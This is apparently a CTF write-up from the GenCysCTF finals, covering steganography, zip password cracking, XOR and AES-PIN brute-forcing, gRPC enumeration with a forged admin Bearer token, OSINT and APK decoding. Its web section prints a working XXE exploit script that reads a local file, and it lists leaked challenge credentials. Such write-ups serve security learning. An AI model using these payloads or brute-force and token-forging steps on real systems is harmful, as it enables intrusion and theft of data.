GenCysCTF
Author: AbuStego
Promptception
first blood 🩸
we are given a website and lengthy description about prompts. opening the website we see there’s an image and a input field to be given. straight way it hits that we need to input the prompts given in the description into the input box.
upon pasting it, we get another image and the cycle repeats.

downloading the initial image and doing an exiftool, we see a b64 comment in the description, decoding it we get the prompt for another image.
Comment                         : QSBidXR0ZXJmbHkgbWFkZSBvZiBjaXJjdWl0IGJvYXJkcw==
Image Size                      : 1024x1024
Megapixels                      : 1.0

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/forensics/2]
└─$ echo "QSBidXR0ZXJmbHkgbWFkZSBvZiBjaXJjdWl0IGJvYXJkcw==" | base64 -d
A butterfly made of circuit boards
pasting the prompt we get another image.

simple zsteg reveals the next prompt.
└─$ zsteg butterfree.png
imagedata           .. text: "/%)2+,, ('5088H>V"
b2,r,msb,xy         .. text: "z``n\ntgeU"
b2,g,msb,xy         .. text: "U!\r*{R\r-Ap"
b2,rgb,lsb,xy       .. text: "Inside every chip is a world waiting to wake up\n"
that brings us to the next image.

we do a binwalk and that reveals another zip file.
└─$ binwalk chipworld.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 444 x 477, 8-bit/color RGBA, non-interlaced
208           0xD0            Zlib compressed data, compressed
503338        0x7AE2A         Zip archive data, encrypted at least v2.0 to extract, compressed size: 17333, uncompressed size: 17487, name: chipworld.jpg
520758        0x7F236         Zip archive data, encrypted at least v2.0 to extract, compressed size: 191, uncompressed size: 256, name: error.log
521194        0x7F3EA         End of Zip archive, footer length: 22
extracting that we get a password protected zip file. using zip2john we crack the hash with the rockyou wordlist.
└─$ john --show hash.txt
7AE2A.zip:impromptu::7AE2A.zip:error.log, chipworld.jpg:7AE2A.zip

1 password hash cracked, 0 left
opening the zip with the pass get’s the flag.
└─$ cat error.log
[PromptParserException] Invalid token drift at token 58
PK
���Z�vwo"flag.txtUT     ��oh��ohux
                                  ��39bfb73c94dc265f8a75e255dece2666}
PK
���Z�vwo"��flag.txtUT��ohux
                           ��PKNd
Silent Shades
one of the early challenges to get released. for this you can just use the binary extract flag -b from exiftool to get the flag.
┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/forensics/1]
└─$ exiftool stego.png
ExifTool Version Number         : 13.25
File Name                       : stego.png
Directory                       : .
File Size                       : 74 kB
File Modification Date/Time     : 2025:08:22 08:04:51+05:30
File Access Date/Time           : 2025:08:26 08:12:25+05:30
File Inode Change Date/Time     : 2025:08:23 12:15:20+05:30
File Permissions                : -rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1280
Image Height                    : 720
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 768 bytes, use -b option to extract)
Image Size                      : 1280x720
Megapixels                      : 0.922

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/forensics/1]
└─$ exiftool -b stego.png
13.25stego.png.739872025:08:22 08:04:51+05:302025:08:26 08:12:25+05:302025:08:23 12:15:20+05:30100777PNGPNGimage/png128072083000#8P*Hk1Sx1U�i��Ei�.AW��*B[␦k��0CKu�#Ry�[��=a{=c�a��b��¬v!-9l��n��Eez$2<B[x^����u^����m��qA^�qwqR��s�� .@PVSjgU��tEn�f��FJH���dlkys[�z]HF:������{�x�}cưwa]Ks��\a\;Q]l�����e{�~�䄛����$?`�����] ������>@9VQ=`���(
USTCtf{9861c2da2b27ae4cfb33454e04fd5fb0}1280 7200.9216
Crypto
Silent Sentinel
└─$ cat encrypted_data.txt
52 49 55 114 70 30 2 62 93 102 7 14 2 86 79

we are given a bunch of encoded characters to reverse. at first it looked like these were in the common unicode range so we can convert from decimal and the xor operation was the next step. the hint “abc12” was given in the description another was a pattern should be achieved. from there we arrive at abc12xyz89 as the final xor to get the flag.
GenCys Recon Project
Our internal bug bounty team discovered a peculiar feedback service running on a custom binary protocol over an unusual port.
It responds differently to certain inputs — almost like it’s listening for something more than just praise or criticism.
Security researchers believe there's an undocumented administrative feature that, if accessed correctly, reveals deeper secrets.
But access seems to require crafting the right kind of request — with the right kind of "authorization."

Oh, and there's also a downloadable binary blob called GenCys hosted on the site.
Rumor has it that it contains more than just words — possibly something encrypted, encoded, or even hidden

Tasks

Investigate the service.
Discover how to interact with the hidden functionality.
Forge your way into admin access.
Uncover and decrypt the hidden secret.
Challenge Links -

vault.gencyscorp.in
20.235.32.198:50051
this was a pretty unique and well made challenge (expect the last part). it involved figuring the challenge instance was using gRPC protocol and elevating to admin privileges.
at first visiting the site, we see the /admin which requires a passcode so leave that for now and go to the /logs from there we download the GenCys wordlist.
next interacting with the service. we notice it’s using the port 50051 which is common for gRPC based services.
┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ nc 20.235.32.198 50051
@@@?settings_timeout
┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ nc 20.235.32.198 50051 | xxd
00000000: 0000 1804 0000 0000 0000 0400 4000 0000 ............@...
00000010: 0500 4000 0000 0600 0040 00fe 0300 0000 ..@......@......
123
00000020: 0100 0004 0800 0000 0000 003f 0001 ...........?..
another indicator.
- The “settings_timeout” is a gRPC-specific HTTP/2 setting name.
- gRPC Preface Test: When I tested sending the gRPC connection preface (
PRI * HTTP/2.0\r\n\r\nSM\r\n\r\n), the service responded differently, confirming it understood HTTP/2. - Binary Pattern Analysis: The hex pattern
000018040000000000000400400000000500400000000600004000fe0300000001000004080000000000003f0001contains HTTP/2 frame headers typical of gRPC:0000 1804= HTTP/2 frame length (24 bytes) + frame type (4 = SETTINGS)- Multiple
4000patterns = HTTP/2 settings parameters fe03= HTTP/2 SETTINGS_MAX_FRAME_SIZE
next up we can install the grpcurl from github.
https://github.com/fullstorydev/grpcurl
another interesting tool is a GUI-version of this, that we can use with the added advantage of using burp along with it. capturing and investigating the gRPC in much more detail.
https://github.com/fullstorydev/grpcui
shoutout to fullstorydev for creating these wonderful tools open-source.
from then on we start our enumeration and do down a cool route. here’s a brief note on that.
└─$ cd /mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2 && grpcurl -plaintext 20.235.32.198:50051 list
grpc.reflection.v1alpha.ServerReflection
secret.SecretService

└─$ cd /mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2 && grpcurl -plaintext 20.235.32.198:50051 list secret.SecretService
secret.SecretService.AdminSecret
secret.SecretService.GetUserInfo
secret.SecretService.Ping
secret.SecretService.SubmitFeedback

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ cd /mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2 && grpcurl -plaintext 20.235.32.198:50051 describe secret.SecretService
secret.SecretService is a service:
service SecretService {
  rpc AdminSecret ( .secret.Empty ) returns ( .secret.EncryptedFlag );
  rpc GetUserInfo ( .secret.UserRequest ) returns ( .secret.UserInfo );
  rpc Ping ( .secret.Empty ) returns ( .secret.Status );
  rpc SubmitFeedback ( .secret.Feedback ) returns ( .secret.Status );
}

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ grpcurl -plaintext 20.235.32.198:50051 describe .secret.EncryptedFlag
secret.EncryptedFlag is a message:
message EncryptedFlag {
  string ciphertext = 1;
  string iv = 2;
  string hint = 3;
}

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ grpcurl -plaintext 20.235.32.198:50051 describe .secret.UserInfo
secret.UserInfo is a message:
message UserInfo {
  string info = 1;
}

┌──(abu㉿Winbu)-[/mnt/c/Main/CyberSec/CTF/Gensys/Finals/crypto/2]
└─$ grpcurl -plaintext 20.235.32.198:50051 describe .secret.Status
secret.Status is a message:
message Status {
  string message = 1;
}

└─$ grpcurl -plaintext -d '{}' 20.235.32.198:50051 secret.SecretService/AdminSecret
ERROR:
  Code: Unauthenticated
  Message: Missing or invalid token
from hereon, i didn’t make any real progress, played around with burp + grpcui. i pretty much understand that we need a password or token to read the AdminSecret channel, brutted it with the wordlist given but to no avail, turns out from a hint in the later stages of the ctf [like 54 minutes before the end :/]

so you had to hash the wordlist with SHA-256 before testing, that too didn’t work, and later i found out that all i had to do is just add the word admin after the Authentication: Bearer format.
grpcurl -plaintext -H "Authorization: Bearer admin $hash" -d '{}' 20.235.32.198:50051 secret.SecretService/AdminSecretPinpoint Breach
there was another challenge, where we are given a text file which contains a cipher and some hints on how to crack it.
└─$ cat secret.enc
~z
�t␦�/$Q��n�:���%A!�
                =��TQ�
# key = (pin + "000000000000").encode()
pretty much self-explanatory. so i wrote a script to solve this.
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

with open('secret.enc', 'rb') as f:
    data = f.read()

encrypted = data[:data.find(b'# key = ')]
encrypted = encrypted[:len(encrypted) - (len(encrypted) % 16)]  # Truncate to 16-byte boundary

for pin in range(10000):
    key = f"{pin:04d}000000000000".encode()[:16]
    try:
        cipher = AES.new(key, AES.MODE_CBC, b'\x00'*16)
        text = unpad(cipher.decrypt(encrypted), 16).decode()
        if 'USTCtf{' in text:
            print(f"PIN: {pin:04d}, Flag: {text}")
            break
    except:
        continue
just try all 10,000 possible PINs (0000-9999) until one decrypts to something readable with the flag format. we used AES-CBC with null IV, found the right PIN was 7352 and that prints the flag.
ah, reason for using AES was by analyzing the cipher+key length.
└─$ python3 exploit.py
PIN: 7352, Flag: USTCtf{01eb61687e16324487eca30736cf4d6d}
OSINT
Physical OSINT

operation c.o was reading the c.o number from any of the elevators in campus, second was reading the serial number from the f1 car parked in the lobby.

Where Am I?
had fun solving this one. started off with a link to an unlisted YT video, where we get a strange code [LfyO7JAB_B0] and we also see another video from the same channel, which gives us Z=5000. going to the other video we see a coordinate looking description.
//Precision matters. Sometimes, the smallest digits point to the biggest clues.
X.53693832106666, XX.88370249562756
was stuck here for a while, then just looked up UST Trivandrum on google maps and it matched the same coordinates. 8.53693832106666, 76.88370249562756

then if we look at the latest reviews we see a base64 secret. decoding it we get a github link.


going on to the github, we see two repos, after going through them, we focus on the github workflows in the repo. especially the deploy script.


so they running a python file after cloning a private repo. so unless we have access to the repo or authorized PAT, there’s no way for us to see the contents of the workflow run, luckily, this person has already ran it and we can check it out in the actions page to get the flag.

bit of a clarification, after you find the coordinates in the youtube description, going to the channel you see a website link in the profile picture, that gives you this image to solve along with the given Z. but unfortunately the site was down when i was trying to reach it.
Hidden In Plain Sight
we are given a image of landscape.
Blue Sky
as the title of the challenge suggests, this involves the Blue Sky social media platform.
doing on exiftool we see the latitude and longitude, converting to decimal notation and pasting it in google maps, it points to a restaurant.
GPS Latitude                    : 51 deg 30' 29.07" N
GPS Longitude                   : 0 deg 8' 0.67" W
GPS Position                    : 51 deg 30' 29.07" N, 0 deg 8' 0.67" W
from there we find the flag under handles that had the name the restaurants the team visited.
USTCtf{630cf2455c8b02474bf2f245254e2e0b}
Forensics
Out Of Sight
we are given a zip file containing 2 video clips, both of them had a person scrolling around clicking in a virtual keyboard.
from video 1 here’s the message.
watch closely aes256 encrypted data only the right aes matches the hash and upon analyzing the audio, we find out there’s hidden DTMF tones in various frequencies.

extracting all of them and using an online decoder we get the ciphertext.

Decoded: 107#71#66#73#116#73#70#69#116#120#72#66#102#79#86#88#81#104#51#68#77#84#97#73#57#89#86#74#115#112#102#109#110#99#110#106#111#48#121#97#43#90#69#108#71#122#100#117#80#111#76#122#72#99#121#111#90#115#102#51#99#66#57#80cleaning and decoding the hex.
kGBItIFEtxHBfOVXQh3DMTaI9YVJspfmncnjo0ya+ZElGzduPoLzHcyoZsf3cB9Pnow that we got the ciphertext, let’s look for the key.
looking at video 2, we get the following message.
nothing on the surface lol deeper 23242and just doing strings, we find the key in the bottom.
└─$ strings video2.mp4 | tail
3Eq-`
3\f>
L**B
;0%h
w?|w
5W::
^qM72m"$
L:e;
% k7
23872947523978598732495873289321
from here we just script our way to get the flag.
Mobile
The Untold Truth
A silent playlist. Four tracks. One truth.

Not all images speak the same language.

Challenge Link - https://gencysctf.blob.core.windows.net/gencys/GenCys.apk
after decompiling with apktool we see that it references a website and has a couple of mp3 files and couple of pictures, we download all of them.
looking at the source reveals part of the flag.

└─$ echo "VVNUQ3Rme24wdF9zMF8qKioqKioqXzNuYzBkMW5nfQ" | base64 -d
USTCtf{n0t_s0_*******_3nc0d1ng}
then the third mp3 file had morse. which comes out to SUO1VB0. from here i just guessed the word was obvious and solved the challenge.
Web
Reviewbot 3000
find creds in /js/Auth.js. find both the parameters, one is the source [X-Challenge-ID] and nother in the api endpoint, /api/success-review.
where we see another token [X-token], then exploit XXE in the same endpoint to get the flag.
here is the exploit script.
import requests

url = "https://techpulse.gencyscorp.in/api/success-review"

cookies = {
  # add
 }

headers = {
    "X-Challenge-Id": "1",
    "X-Token": "43334random",
    "Content-Type": "application/xml",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
    "Accept": "/",
    "Referer": "https://techpulse.gencyscorp.in/review/cyber_drone"
}

xml_payload = """<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag.txt">
]>
<review>
  <comment>&xxe;</comment>
</review>"""

response = requests.post(url, headers=headers, cookies=cookies, data=xml_payload)
print("Status code:", response.status_code)
print("Response body:\n", response.text)
Inference Override
from robots.txt we get internal.php, that gives another endpoint.
we find another credentials endpoint.
we get username and pass as johndoe:Summer2025!
after login /deals.php?tier=gold get’s you the flag.
Misc
Welcome
